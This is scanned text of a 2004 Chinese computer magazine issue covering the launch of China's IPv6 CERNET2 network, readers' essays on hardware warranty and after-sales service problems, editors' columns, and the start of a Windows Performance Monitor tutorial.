您也可以将评刊表和其他意见或建议通过电子邮件发往hotline@cfan.com.cn 评刊截止日期2004年5月1日(以邮戳为准)

裁剪线



下一代互联网向我们走来

■ 吉林 海浪轻风

2004年3月19日，中国互连网史册上写下了浓墨重彩的一页。在中国国际教育科技博览会开幕式上，国内第一个下一代互联网主干网——CERNET2试验网在北京正式开通并提供服务。这标志着中国下一代互联网建设全面启动，也标志着中国在世界下一代互联网研究与建设上占据了一席之地。

卡住互联网脖子的瓶颈

第一代互联网研究始于20世纪的1969年，70年代正式开发建设，研究方为美国，主要用于军事用途。1994年正式投入商业运营，并统一采用TCP/IP协议。经过近年来飞速的发展，它已经成为人们工作、生活不可缺少的组成部分。但由于先天的缺陷，各种不足之处也开始逐渐显露出来。比如IP地址资源正逐渐走向枯竭。我们知道，为了明确定位和区分互连网上的每一台计算机，网络连通时会赋予它们一个IP地址，这是在IP协议中对网络和网络中特定主机的全球惟一的标志。而IP地址编码协议是互连网核心协议之一，目前使用的IPv4（互联网协议第4版）地址采用32位编码，这导致可使用的IP总数量仅为42亿个左右，到2010年之前全球Ipv4地址将彻底分配完。

此外，虽然互联网作为全球公共的网络，大部分网络资源（如IP地址、域名等）都是全球共享，由一个统一的互联网络权威机构来管理和分配。但作为互联网发源地的美国，在当前这一代互连网中掌握有绝对的控制权，导致IP地址分配存在着较大的不平衡性。比如美国拥有全世界70%的IP地址，其他国家和地区获得的IP地址非常有限。根据中国互联网络信息中心的数据显示，截至2002年，中国大陆拥有的IP地址大约为2385万个。这一数字仅相当于美国一所大学所拥有的地址数量，甚至还不到IBM公司的二分之一。由于我国的公众网因IP地址匮乏，被迫大量使用转换地址，严重影响了互联网本身的效率及安全。更何况目前Ipv4协议三分之二的地址已经分配光，我国到2007年之前将无IP地址可用，这都大大制约着我国互联网的发展。

你知道吗？

CERNET

中国教育和科研计算机网CERNET始建于1994年，是中国第一个采用TCP/IP技术的全国性互联网，对中国互联网发展具有重大示范意义。

下一代互联网的翅膀

下面我们来了解一下下一代互连网有哪些特点：

一、容量更大

下一代互联网与现在的最大区别在于TCP/IP协议中的核心协议IP地址编码协议的改变——将由目前的IPv4变为IPv6。IPv6地址采用128位编码，能产生2的128次方个IP地址（即3.4028236692093846346337460743177e^{38}，有兴趣的朋友可以数一数^_^）。在佛经中形容数量众多经常会用到一个词语“恒河沙数”，那么IPv6的地址可以说比恒河中沙子的数量还要多。

IPv6由于其自身数量的优势，完全不存在这一问题，可以说是真正的取之不尽、用之不竭。在IPv6下，IP地址将可充分满足各国人民数字化生活的需要，甚至每个家庭除了电脑以外，一件电器、一部手机、一部汽车都可以拥有一个固定的IP，让数字化生活真正变成现实。当然Ipv4与Ipv6的替换过程将是漫长的，它不会像电话号码升位那么简单，因为这涉及到互联网设计框架中最核心的部分。

二、速度更快

下一代互联网将比现在速度提高1000～10000倍。现在的CERNET2主干网城市间传输速率就为2.5G～10Gbps。传输方式也将有明显变化，比如可以实现效率更高的端到端传输。更重要的是，将提供更为广阔的应用与服务。人们可以随时随地使用任何一种方式高速上网，人们的生活将变得更加便捷。目前CERNET2的主要任务是重点研究和试验下一代互联网的核心网络技术，并支持开发包括网格计算、高清晰度电视、点到点视频语音综合通信、组播视频会议、大规模虚拟现实环境、智能交通、环境地震监测、远程医疗、远程教育等重大应用。

而且有关专家预言，IPv6的网络未来甚至可能替代3G电信网络。虽然目前中国电信和铁通的3G实验网已经建成，并且中国电信已经在上海搭建了10个基站和相关业务平台，3G手机间的可视电话已经开始在试验网上运行。3月18日，铁通也在北京安装完成了20个WCDMA基站，可以通过3G手机收看电视节目。但是由于设备制造商的3G牌照最早也要到今年底或明年初才能发放，那么3G网络的建设和商用则要等到明、后年才能开始。另外在中国要建设一张3G网络预计需要近5000亿元的基础电信系统设备的投

入，而今年全国通信固定资产投资计划并没有大幅增加。这些都制约着3G网络的发展，所以现在已经有些电信商转而把重点投入新一代互连网的建设当中。

三、更安全

目前采用的IPv4协议中由于没有设置网络层安全机制，所以很容易被黑客攻破服务器、窃取数据，存在大量安全隐患。像去年在网上大规模爆发的冲击波病毒以及越来越猖獗的垃圾邮件，已成为目前难以根治的网络顽疾。下一代互联网将在建设之初就充分考虑安全问题，在IPv6协议中加入安全认证和加密等机制，可以有效控制和减少安全隐患。另外如果每一台主机、终端都有一个固定IP地址，可以使黑客、垃圾邮件发送者以及病毒的攻击更容易被监测和定位，安全性也将大大提高。

下一代互联网建设的整体现状

目前许多国家和地区都投入到下一代互连网建设当中。1999年，美国建成连结全国180所大学的下一代互联网，欧盟于2001年建成了覆盖全欧的“6Net”网。2004年1月15日，包括美国Internet2、欧盟GEANT和中国CERNET在内的全球最大的学术互联网，在比利时首都布鲁塞尔欧盟总部向全世界宣布，同时开通全球IPv6下一代互联网服务。日本政府于去年通过了e-Japan法案并将20亿日元拨给了IPv6的研发项目，开通时间定于2005年，其国内的NTT Com、Japan Telecom和KDDI等主要运营商目前已经开始提供IPv6相关业务。韩国计划在2011年之前实现对IPv6技术的全面支持。我国台湾地区将在2007年开始首轮IPv6应用。在我国香港，香港宽频、新世界电信等则早已开始“下一代网络”商用。

今年3月3日，由中国互联网络信息中心(CNNIC)负责建设的亚太互联网研究联盟(APIRA即Asia Pacific Internet Research Alliance)网站正式开通（WWW.APIRA.ORG)。APIRA于2003年9月27日由CNNIC牵头成立，是一个自发的、非盈利的、区域性学术组织，旨在加强亚太地区互联网信息的交流与促进亚太地区各国各地区的互联网信息调查研究项目合作，促进亚太地区互联网研究的共同发展。通过网站可以查询到亚太地区，乃至全球互联网发展状况。

下一代互联网在中国

美国在1996年启动下一代互联网研究计划NGI，中国最早从1998年开始起步。目前国家批准建设的下一代网络共有六个核心网，分别是由中国教委机构下的CERNET2(中国教育和科研计算机网)、中国电信、中国联通、中国移动、中国网通和中国铁通。其中CERNET2起步最早，可以说它研究下一代互联网的历程，几乎就是中国下一代互联网研究与建设的历程。

目前CERNET2试验网已于今年的1月15日与全球的8个主要的下一代互联网互连互通。它是世界上最大的纯IPv6技术的下一代互联网主干网，连通了上海、广州和北京3大城市，铺设了6000公里的高速光纤。清华大学、北京大学、北京理工大学等100多所高校成为第一批进入下一代互联网的用户，到今年年底，将共有20个城市、200余所高校进入下一代互联网。作为我国下一代互联网示范工程最大的核心网和惟一的全国性学术网，目前正在进行的应用有“计算网格和数据网格(大规模科学计算)”的应用、大规模个人到个人(点到点)的视频通信、智能交通、视频会议等无线/移动应用、脑电图的内部模拟等大规模虚拟现实环境应用。

下一代互联网的发展，给各国带来了新的发展机遇。因为目前从光纤到芯片、从路由器到操作系统，几乎和网络相关的软硬件设备，市场主导权都控制在思科、IBM等美国大公司手中。而从IPv4到Ipv6，所有配套的软硬件都将逐渐面临更新换代，这场重大的技术变革，将给许多他国企业带来新的机遇，互联网世界面临着一场前所未有的重新洗牌。目前国际上一些厂商已经开发出了涵盖两种协议的路由器，而在刚刚开通的CERNET2试验网中，已有中国自己生产的路由器试运行，以后可能有更多具有自主知识产权的IPv6核心路由器及其他网络产品被采用。可以预见中国的制造业将在网络大潮中得到进一步壮大。虽然IPv6网络正式的大规模商用还需要很长的时间，而且要等到国际组织的许可才能进行，但是我们已经听到它走近的脚步声。笔者预计2004年是下一代网络的正式实施年，2005年则逐步进入商用阶段，相信不久的将来下一代互连网将使我们的生活变得更加精彩！

背景资料：

我国下一代互联网的研究历程

1998年4月，CERNET采用隧道技术组建了我国第一个连接国内八大城市的IPv6试验网CERNET-IPv6，获得中国第一批IPv6地址。8月，承担国家863计划课题IPv6示范系统。

1999年5月，CERNET正式接入国际提供IPv6学术性服务的网络6REN。

2000年3月，正式与国际下一代互联网签署互联协议。同年，在北京清华大学建成中国第一个下一代互联网交换中心DRAGONTAP。10月，CERNET首先在中国提供IPv6地址分配服务。

2001年3月，CERNET提出建设全国性下一代互联网CERNET2计划。首次实现了与国际下一代互联网络Internet2的互联。

2002年1月，国家启动“下一代互联网中日IPv6合作项目”。

2003年8月，CERNET2成为国家发改委等八部委联合领导的中国下一代互联网示范工程核心网的重要组成部分。正式启动“中国下一代互联网示范工程CNGI”。

2004年3月19日，中国第一个下一代互联网主干网——CERNET2试验网在北京正式开通并提供服务。

据悉，4月26日，由信息产业部电信研究院主办的“2004全球下一代网络高峰论坛”还将在北京召开。会议主题定为“共同打造中国下一代网络的未来”。CF [XW01]

3·15优秀征文选登（二）

无奈的三年质保

■ 马小春

笔者所在地为一座中小城市。2000年5月我自配了一台电脑。当时选择了一款著名品牌的硬盘，原因是这款硬盘口碑不错，而且其国内代理商还对盒装正品提供长达三年的全国联保。虽然价格高了些，但综合考虑后还是放弃了其他备选品牌而买了它以便保护投资。

然而不幸的事在2002年底发生了。电脑在一次死机重启后就再也找不到硬盘了，用替换法检查后证实是硬盘故障。我取下硬盘看到质保标签上的时间是"2000.3"，也就是说代理商从2000年3月开始提供质保服务，我的硬盘还在质保期内，有的救。于是兴冲冲地去找当年的销售商，一路上还想着如果修不好就加点钱换一块大点的。没想到当年销售电脑的店面早就改头换面变成饭店了，原店主的下落也打听不到。回家后找出当时留的电话和手机一通乱打，不是空号就是已停机。其实这时我还不那么着急，因为有那张全国联保的标签，我认为问题可以很容易就解决。我甚至为自己颇有远见的选择有些沾沾自喜，而事实证明我太天真了。

第二天我到电脑城去了，里边有很多经销这个品牌的商家。我很随便找了一家看上去相对清闲的，尽量客客气气地说明来意。商家一看标签不是他的，一句"不是我家卖的，我们不管"就把我堵出去了。就这样我像个傻子似的在电脑城里转游了一下午，问到的几家几乎家家用上面的标准答案答复，甚至有的商家只看了一眼就还给我，根本懒得答理。最后终于有一个好心的商家接待了我，还帮着检测了一下。他说的确有问题，还问我要不要维修，200元保证修好。天！我这硬盘维修应该免费啊！

这个商家终于给我解释了：全国联保是真的，这没问题，但问题在于各个零售商是相对独立的。而且这些零售商往往已经是三、四级的了，谁卖的产品出了问题，只能找他的上游商家解决。一般来说联保责任只有地市级的总代理才负责，小商家根本没有这个能力，我们这个城市根本就没有这款硬盘的真正代理商，更何况这个出问题的配件还不是他们销售的，当然没人负责了。我终于明白了，硬盘上那个小小的分销标签决定了谁会对它负责，既然我的原始销售商失踪了，那我的保修大概也就失踪了。

以后的日子我仍在寻找本地的代理，却一无所获。到2003年2月，眼看质保期只剩一个月了，在万般无奈之下，我委托一个在省城的朋友帮我打听打听这方面的消息。结果是有代理并且可以提供免费维修，但前提是我必须亲自带硬盘去。一来听听我的描述及我的操作以确定是否是人为因素（人为破坏不在保修范围）造成损坏，二来邮寄的话可能造成其他方面的损坏而导致最终无法修复。我相信他们说的是实话，而且也相信他们的确愿意为我提供服务。但是此时的硬盘价格已经降到很低了，如果我真的去了，硬盘修不修得好姑且不说，单单这一趟路费花销，就足够我换一块更好的新硬盘了。这种事不是脑子有问题恐怕没人会干。

当年得到这块15.3GB硬盘的代价是1260元人民币，不为别的，只是看中他的服务。初衷是为了保护投资，现实却是浪费了资金。今年2月我换了一台电脑，但再没有选择那些价格高质保长的产品。在DIY界有一句名言——"购买眼下用不到的功能就是浪费"，那么购买将来未必享受得到的服务是不是也是一种浪费呢？

电脑城里商家开业、转租、歇业已经让我害怕了。现在我能做的就是多看书（看CFAN）、多了解，攒机时仔细检查配件，严格拷机测试，基本让自己做好一次买断的准备，仅此而已。我相信厂家花费巨额广告费绝不仅仅为了噱头，也决不单单为了吸引几双眼球，我也相信如果本地有代理的话我的问题也不会是问题。但我想厂家在大做广告时，是不是更应该思考一下如何与经销商更好地沟通合作，最终把实惠的服务真正提供给消费者这一现实的问题呢？

中国的大城市毕竟有限，更多的消费者和潜在用户在并不发达的中小城市。增加服务机构对厂家是一个不小的负担，而得不到应该得到的服务最终只能使消费者远离这个品牌。这个问题的确很难两全其美，但权衡利弊我想用户是上帝应该算一个标准吧！毕竟打造一个品牌不容易，更何况是已经被用户认可了的。如果本来有能力而且也愿意为客户提供优质服务，却由于渠道或其他人为因素造成用户蒙受损失、厂家声誉受损，那不是太遗憾了吗？

小编点评： 作者的经历反映出目前配件市场服务面临的一个很迫切而且是很严重的问题。电脑配件市场风云变幻，经销商的"生死沉浮"是很常见的。如何让用户免受经销商变换给用户带来的不利影响？如何面对目前日益发展的三四级城市的配件服务需求？这些都给厂商和总代理商提出了更高的要求。

适应用户的服务=完美的服务

■ 甘肃 李云飞

如果花费较高的费用购买了品牌机，但享受的服务还不及一台价格要低得多的组装机，用户会作何感想？

一台国内某知名品牌的电脑因用户原因系统崩溃，在使用系统恢复盘恢复时却无法进行下去，于是该用户致电客服热线。或许是用户的电脑水平实在有限，该客服也实在太专业，以致问题根本无法通过电话解决。用户随即要求上门服务，客服提出若为硬件故障则提供免费服务，若为软件故障则须支付交通费用和服务费用。而用户认为自己应享受的服务打了折扣，遂交涉终止。后用户通过朋友向笔者求援，现场操作发现原来是说明书中有关在BIOS中设置从CD-ROM启动的选项与实机不同：说明书上样机的BIOS是AMI的，而实机是AWARD的，两种BIOS的选项设置与标示单词不同，导致用户恢复失败。而一台组装机也是因用户原因操作系统出现问题，该用户通过朋友向笔者求援。恰逢笔者工作繁忙，当日不能帮助解决，次日询问时却得知系统已经重装了。原来用户抱着试一试的想法致电装机店，没想到对方很快派了一名技术人员上门重新安装了操作系统，并根据用户需要对一些日常操作予以指导，直至用户满意方才离开，并未产生任何费用。后来笔者帮友人配置电脑时也选择了这家装机店，特别留意了一下他们交用户的出货单正本。出货单上各部件型号、串号、质保期、单价标注清楚，除了公司公章外还有谈单员、装机工签章。另外还在最后标明了质保期内硬件故障免费上门修理，软件故障3次免费上门处理的服务条款。

电脑不同于其他家用电器，它是一个开放性的平台，90%以上的故障都是由软件引起的。从这个角度来讲，电脑产品的售后服务应该以软件为重点，起码也应当列入服务内容。然而，不管是部件还是整机供应商，有关硬件的服务条款制定得都很全面，软件方面却几乎是空白。

不管是什么样的电脑产品，最后提供给用户的都是一个软件平台或者说是一个应用环境。对于绝大多数用户来讲，主板是几层PCB、内存用的什么颗粒、显存的位宽是多少都没什么实际意义，他们所需的仅仅是一个可以满足自己应用需要的应用平台。因此，完善的售后服务首先要求客服人员不仅要具备解决硬件问题的能力，更要有解决大多数软件故障的经验。可惜的是目前笔者所接触过的客服人员中，具备这种全面能力的人很少，有些甚至连硬件方面的知识也很狭窄，这其中很大原因就在于厂商本身对客服认识不足。

此外，目前绝大多数厂商和经销商对上门服务的条款设定得过死，仅仅局限于硬件故障。虽然软件故障比较容易解决，但很多用户在电脑知识方面比较单一，多局限在自己的应用范围内，判断是否是硬件故障以及同客服人员交流都存在一定的困难。另一方面由于软件环境的开放性，即使是采用模拟故障操作的方法也不一定能还原出用户的故障环境，给故障判断带来困难。此时，死守着上门服务条款或者非要用户将主机送到客服中心，就难免让人萌生不满情绪。

所谓理想的服务对用户来说就是在出现问题时能方便快捷地得到解决方案。电脑是一个软件环境和硬件设备的有机结合体，如果非要把这两部分割裂开来，做软件的只讲软件，做硬件的也只管硬件，这样的服务又怎么能满足用户的需要？因此，提高客服人员水平，适当放宽上门服务条款（比如说硬件供应商提供有限次的免费软件问题上门服务），是完善售后服务的客观需要。在产品日益同质化的今天，这也是企业拓展市场的一个重要方法。笔者曾见到某国产品牌机给用户提供免费电脑培训服务，但都集中在暑假。可惜的是孩子们的电脑水平显然要高于他们的父母，看到这些接送孩子的中年人对电脑课堂流露出的渴求眼神，我深为厂商忽视了潜在市场而惋惜。

事实也证明了适应用户对服务的需求所带来的效益。笔者在文章开头提到的那家品牌机在笔者居住区附近的专卖店一年后换做了酒品专卖店，而那家装机店一年内从本地区市场7强做到了4强。

小编点评：软件如何服务？这是一个很头疼的问题。目前从法律方面讲，这个问题确实很不明确。小编认为，“冤有头债有主”，软件的问题找软件厂商是一条正道。但对于硬件中配套的软件，厂商是应该给予一定的服务的。此外，电脑毕竟还是需要自己不断学习才能熟练使用的一个系统，所以，不要把所有问题都推给厂商，这确实不太现实。

“直击服务，感触服务——讲述电脑服务的真实故事”有奖征文活动 颁奖啦！

3·15征文活动在广大读者的热心参与下，终于圆满结束了。通过这次活动，我们大家不仅交流了各自维权的经验和技巧，也学习了不少相关的法律知识。在这次活动中，也有不少读者给我们来电或来信反映自己维权未果的问题，我们都尽可能地与相关厂商联系，并圆满解决这些悬而未决的问题。不过现在，大家先把维权的话题放到一边，来看看这次活动您是否已经中奖了！

优秀征文奖得主

《无奈的三年质保》	马小春(请速与我们联系)
《适应用户的服务=完美的服务》	甘肃 李云飞
《厚人厚己 维权正道》	北京 郑涛
《一声叹息》	辽宁 赵[illegible]甦
《期待规范服务 期待“IT联”》	河北 张保静
《服务也是硬道理》	江苏 张文强
《服务就是财富》	江苏 管一粟
《体验联想阳光服务》	山东 孙建

积极参与奖和幸运奖得主名单由于版面原因不一一公布，但我们会尽快通知获奖者。如欲查询，可访问电脑爱好者网站：http://www.cfan.com.cn。

厚己厚人，维权正道

■ 北京 郑涛

转眼用电脑也有10年了，第一次DIY是从Pentium 100开始。配的是今天看来华硕最经典的T2P4主板。一路走来，给自己和别人购买过太多的配件，假货、JS当然都遇到过，别人的血泪故事也听了许多。但我觉得，维权其实未必有那么难。说实话，我买的第一颗CPU就是假的，第一块显卡也花屏，算是非常倒霉的。但这些问题都很快得到了解决，没有留下什么阴影。这些小插曲算是丰富了我的DIY经历。

我觉得，DIYer要维权，学习许多相关的硬件知识、做好充分的准备固然非常重要，但最关键的还是两点：一是充分尊重自己的权益，二是理解配件市场的客观规律。

尊重自己

避免问题永远比解决问题简单。广告说什么“对自己好一点儿”，我觉得是应该的。在可能的情况下还是考虑大一些的品牌、主流一些的产品，不但长治久安，而且不失面子。有些人自认为对配件很了解，其实他们没有参加过产品的设计、生产和质检，他们又怎么知道水深水浅呢？成本的构成是很复杂的，参加工作之后，我一直管理生产线，现在负责质检组，对这个的认识更加深刻。但许多人眼里关心的只是规格、性能和眼前的价格罢了。

IT产品的性能特性比较稳定，过分讲性价比其实就是什么都凑和过。如果自己骗自己，就是不尊重自己的权益。等凑和的产品不跟你凑合的时候，却转过来抱怨被别人骗，再去维权，恐怕很难。有人曾说“性价比极高=垃圾”，对此观点我真是非常地赞同。被一味的高性价比糊弄的人，一是贪便宜的生手，不理性；二是半桶水的“高手”，看问题片面。

再说了，时间也是有成本的。最麻烦的事情是服务，维修点好找的、手续简便的、周期短的品牌绝对优先考虑。我换修过很多配件，经历从没有别人写的那么波澜壮阔，甚至到需要找个朋友演双簧的程度，总体上看算顺利。一般大的品牌，只要找对了地方，处理起来非常快。如果要磨嘴皮，甚至算计JS，我觉得花那时间真不值。修个东西等三个月，是非常非常不值的。买东西的时候就得预想到售后服务的成本，除非打算做王海。

理解市场

配件的利润率非常的低，多数人也了解这一点。但这一层了解除了落实在侃价的幅度之上外，也要落实到维权的技巧上。

整机产品的服务就不多说了，配件方面，最关键的，我认为是尽量直接向总代、厂商寻求服务。卖配件的利润非常薄，多数经销商只能挣个搬货钱，没必要对他们要求太高。说良心话，我找小柜台买东西是因为他们愿意把价格做得比大代理低，后者要保护市场价格，而前者为了返点、搭售等原因，灵活性就很大。至于售后的事情一般不找他们，甚至连柜台号也不留。因为我买的牌子我自己心里有数，要么是可靠大品牌，要么认识人。出了问题，我找总代或者维修中心，他们没有理由不认账，最苛刻的要求是看发票（很少），多数问题当场解决。如果回头找柜台，除非坏得很“及时”，或者是很简单的产品和问题，否则经销商也要和总代、维修中心打交道，他代你跑服务的动作不会比你快。结果，本来可能跑一趟就能解决的事情，就变成了两趟：送坏件给柜台、去柜台取良品。

找上家提供服务还可以避免许多风险。最直接的风险是态度不好、扯皮。深一点的，接受送修对经销商来说其实也是生财之道：轻的就是拖，反正压的是消费者的资金，我就算换回了新货，我先卖着，用你的钱做我的流动资金，问到了就是没修好；严重的就是把翻修品当良品、新品换给你，反正聊胜于无，你爱要不要。

其实找总代、维修中心并不麻烦，它们的地址在保修卡、广告、网上都很容易找到。而且多数城市的电脑市场很集中，一般总代的店面、厂商的维修点都在电脑市场范围之内，找到它们不会比找到经销商需要走更多的路。偶尔在网上遇到一些跟经销商怄气，到处发帖子，却没有去找厂商沟通一下的受害者，我真是觉得很无奈。

还有个发票问题。以前经常不要发票，随着经济环境越来越健康，我觉得发票是越来越值得要了。大的方面看，我们是支持国家的经济和政策。往小里说，第一，发票绝对是维权的铁证；第二，现在市场环境越来越好，许多情况下拿发票不会花更多的钱，尤其是找大店买东西，很多报的就是带票价，只是许多人没有主动要票，没觉察到这点罢了。以现在的经验，带票的价格与市场上能询到的最低价差不超过2%；第三，发票好歹有报销的可能。反过来看，如果买东西要带票，应事先声明，千万不能先侃价后要票。那很可能让你前功尽弃——人家张嘴就是加4个点、5个点，其中怕有一半是白给的。

小编点评：本文的作者显然是DIY和维权的双料高手，当然，也许还是一个钱包比较充实的高手。其实很多电脑消费者选择购买低价的产品，也确实是受资金的制肘。但在品牌选择上还是尽量倾向于那些知名的牌子比较可靠，一味地追求低价格确实不是明智的举动。尤其是在你对电脑DIY不是很精通的情况下，购买的时候多花些钱还是明智的。此外，为了省钱明知是水货也买，这更是对自己不负责任的做法。要知道，法律是不保护非法交易的！

不过文中提到的直接向总代或厂商要求维权、开具发票的技巧，确实于小编心有戚戚焉！这次征文，几乎半数以上的投稿都是在讲述自己如何向卖东西给自己的经销商进行艰苦卓绝的斗争的经历。这些朋友中，无论他们最终的结果是成还是败，几乎无一例外都感叹“筋疲力尽”！其实，绕过这个最艰难的环节，不仅能使维权事半功倍，而且还能让厂商、总代等充分意识到服务网络建设的重要性。

一声叹息

■辽宁　赵[illegible]飏

去年春天。我帮 MM 到沈阳电脑城买电脑。刚到电脑城楼下，就看到美格显示器的促销——1999 元就能买美格 565N 液晶显示器。这对于对美格有一定好感的我，不能不说是一种诱惑。拿着促销小姐发的宣传单，我就直奔一家美格的经销处。谁知一问这款显示器，报价却仍是 2299 元。不是 1999 元促销吗，是不是没有接到厂家的通知？我又到别家再去问，结果还是 2299 元。

我就拿着手中的宣传单给经销商看，让他以 1999 元这个价格买给我。你猜他说什么？他说：“谁给你的宣传单你就到谁那里买去！”真是气死我了。我又跑到给我发宣传单的地方，问这是怎么回事：“你们宣传单明明写了 1999 元，为什么每家都卖我 2299 呢？”促销小姐却说：“我只管发宣传单，能在哪里买到这个价位的显示器，我也不知道。”后来，围观的人越聚越多，促销员怕把事情闹大，就说要亲自去帮我联系显示器去。过了很长时间她回来了，却说她也买不到 1999 的这款显示器。

这时过来一个自称经理的人，告诉了我其中的秘密——原来美格厂家搞促销的显示器全部让经销商买去了，又全部加价到 2299 元。他说实在没有办法再按 1999 元买到这款显示器，还劝我买别的显示器。这对于一向倔强的我怎么能认呢。我大声说“你这不是欺骗销费者吗。我要到消协告你们去”。说着我就掏出手机，要给消协打电话。经理这下可慌了，赶忙按住我的手，要同我协商解决。他说要买到这款显示器让我加 200 块钱，我没有同意；他又说给我一个样机，我还是没同意。最后他看我始终没有妥协的意思，只好从库房里不情愿地调出一台新的显示器。经过验证没问题，我给了他 1999 元。这时经理却叹了一口气说：“本来这台显示器是为我妻子的同事留的，现在没办法只有给你了，还不知道明天怎么和她解释呢！”拿着这来之不易的显示器，心里有一种说不出的酸楚。

厂家搞促销是一件好事，本来是想让消费者以低廉的价格购买到好的商品，厂家是没有错的；而经销商呢，不可能一分钱不赚白为你服务，加一定的价格卖自己的商品，这也是无可厚非的，经销商好像也没有错；而消费者想以促销价购买到商品，这也是正常的事，消费者当然也没有错。那为什么会有这样的结果呢？我真的想不通是哪个环节出现了差错。现在电脑城每天都有各种各样的促销活动，人们都沉浸在这欢乐的氛围中，惟独我却不敢靠前。因为耳边又回荡起那一声叹息！

小编点评 赵[illegible]朋友的遭遇，显然是由于厂商和经销商之间利益冲突造成的结果。其实这种促销活动原本是让利消费者的好事，但结果却是广告和产品不符，广告和市场不符，这明显侵犯了消费者的知情权。CF [XW02]

讲述小编自己的故事……

我爱麻烦

■ Cornel

小特是编辑部里一位勤奋的员工，工作上从不偷懒，但他在一个问题上非常怕麻烦——午饭。从编辑部22层的办公室坐电梯下楼，步行大约200米，坐电梯上5楼去吃午饭。这件稀松平常的事情在他眼里简直太麻烦了，他宁愿把午饭换成一件更有意义的事情——午睡。一到午饭的时候，他就会准时关上显示器，趴在桌上开始"冬眠"。而此时墙上的时钟必定恰好指向12:30，绝对分秒不差。每到这个时候，我们都要相互提醒："快点！该去吃饭了！小特都睡下了！"

不吃午饭的害处大家都清楚，而伏案午睡的后果也很严重：听说会出现暂时性的视力模糊，甚至视力下降，原因就是眼球受到压迫。都是"怕麻烦"惹的祸！忽然想起生活中还有不少例子：因为嫌麻烦，行人不愿意走过街天桥；因为嫌麻烦，饭店老板不愿意给餐具消毒；因为嫌麻烦，厂家生产的产品没有包装，质量低劣……每一样"不麻烦"的事情都给自己和别人带来了更多的麻烦。

电影《双雄》并不十分精彩，但有一句台词令我印象深刻——郑伊健对黎明说："这件事情不是很麻烦，是非常麻烦，但重要的是做得对……"很多时候，我们会因为麻烦而拒绝做一件事情，而麻烦的事情却往往是正确的、该做的。该做的事情不一定都是英雄救美或是拯救地球，但仍然很容易被拒绝，比如明星为歌迷签名，比如编辑回答读者的问题等。说到读者的提问，我以前的原则一直是能帮就帮，不能帮就说声"爱莫能助"。前两天，一位读者打电话来问一个电脑问题，我当时不知道答案，于是留下了读者的联系方式。花了大约5分钟的时间，我在网上找到了答案，把答案E-mail过去，很快就收到了热情洋溢的感谢信。一件份内的事情，只是花了一点时间，就得到如此回报，那点麻烦又算得了什么呢？

网上有一篇流传甚广的文章，里面记载着许多对人生的忠告，其中一条是这样写的："接电话时一定要保持微笑，请相信对方可以感觉到。"面对读者的来电，我很惭愧自己没能做到保持微笑，甚至连家人的电话都不能做到，而电话那头的人一定也能感觉到。在这里，不管你们能否看到，我请求你们的原谅。

人们常说"吃亏是福"，我现在觉得不怕麻烦也是一种福。CF|

[DJ01]

稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页

骗自己的乐趣

■ Andy

编辑部的话题永远不断，而且主线永远围绕着电脑和网络。这两天，"老大"可能开始嫌自家的ADSL速度不够快了，于是醉心于疯狂下载电影的他又开始琢磨怎么提高下载速度了……

№.N flp：大家觉得下载软件真的能提速吗？一个老外说，他测试的软件中只有LeechGet能够提速，其他的还不如IE的下载速度。

◇storyer◆：他们的网络没有瓶颈啊。

特别的特别：可以进行横向评测。

№.N flp：我觉得我用FlashGet更多是因为它的断点续传和管理功能，速度倒是无所谓。

Andy：如果是网络连接有问题，那用下载软件提速还有些用，否则很糊弄人。

特别的特别：开100多个线程，应该可以快些。

小渔：不过我觉得速度还是要快一些，而且稳定。

Andy：我觉得很多人误读了"效率"和"速度"这两个单词……

№.N flp：但国内宣传更多是着重在速度上了。我试试他所说的LeechGet，看是不是托儿。

"老大"自顾去测试它的新发现去了，讨论就此终结。

其实，参与这场讨论的每一个人都很清楚，只要硬件和网络带宽不存在瓶颈，无论用什么软件，下载速度是不会有什么本质变化的。问题的关键在于，网络总是处在一种"这里不生疮，那里就会流脓"的糟糕状态下，理想的网络状态总是不能呈现在我们眼前。但追求完美又是每一个参与讨论者的癖好（不然我们也不可能成为IT杂志的编辑）。于是，不断有人寻找一些新的工具，来尝试对完美境界的体验。这种体验，一方面可以给我们带来一些引领潮流的自豪感（当然，也有些虚荣心在里面），一方面也能让我们钻研出问题的症结。久而久之，结果是不是正确，过程是不是合理都变得不重要了，惟一重要的就是一次次诱骗自己去刨根问底！

"老大"目前骗了自己去研究如何提高下载速度，我也曾一次次义无反顾地诱骗自己每天登录网站去搜索所有自己拥有的硬件的最新BIOS，小特、Cornel、胖子……他们各自都有一套骗自己的理由和套路。我们乐在其中！

不过各位看官放心，我们自欺，但并不意味着我们欺人。其实我们自欺更多的是为了向"不求甚解"的学习方式说Bye-bye。CF|

[DJ02]

看点

1.一起来操练系统维护专家们的秘密武器，快速解决Windows的性能故障！
2.做一个“资源报警器”，当资源下降到一定程度时就会出现自动提示。
3.根据系统内存状况分配最合理的虚拟内存，做到资源合理利用。

■ 自由风工作室　徐海斌　阿　力

操练高手的秘密武器

组装电脑“火警”监测器

如果要查看系统的内存占用、CPU占用等性能信息，大家通常会想到Windows的任务管理器，不过在Windows 2000/XP中还有一个功能更为强大的工具，可以查看更为详细的系统性能信息。通过这些数据可以了解系统的工作状态以及资源的使用情况，而且它还具备日志记录和警报功能。根据日志记录可以诊断系统性能问题，从而优化系统。通过警报功能则可以监视系统中的性能数据，当达到指定条件时及时通知用户，可谓是电脑的“火警”监测器（下面主要以Windows XP为例，Windows 2000基本相同）。

打开“火警”监测器

单击“控制面板→管理工具→性能”，或在开始菜单“运行”栏中输入“Perfmon.msc”即可打开系统性能管理工具，在左边可以看到功能分为“系统监视器”和“系统日志和警报”两大模块。

系统监视器——透过现象看本质

1.理解重要概念

系统监视器以图形方式实时显示出指定系统性能数据。在使用前，首先需要理解一些概念的含义。

(1)性能对象：所谓性能对象，就是指影响系统性能表现最关键的几个部件：CPU、内存、硬盘等。Windows XP从它们那里获得性能数据。要监视系统状态，首先就要选择这些对象。

(2)性能计数器：上面提到的关键部件的性能随时都在变化，是动态的数据，所以必须有一台“摄像机”随时监控它们，并把记录下来的性能表现随时回放给我们。每个性能对象的计数器就扮演着这样的角色，每个计数器用于描述与性能有关的特定方面的数据。为了统一衡量标准，所以性能数据都以具体数值来表示。例如，“Memory”（内存）对象提供的“Pages/sec”（分页/秒）计数器跟踪虚拟内存读取和写入速度，也就是每秒处理的分页数。

小知识

什么是分页(Page)？

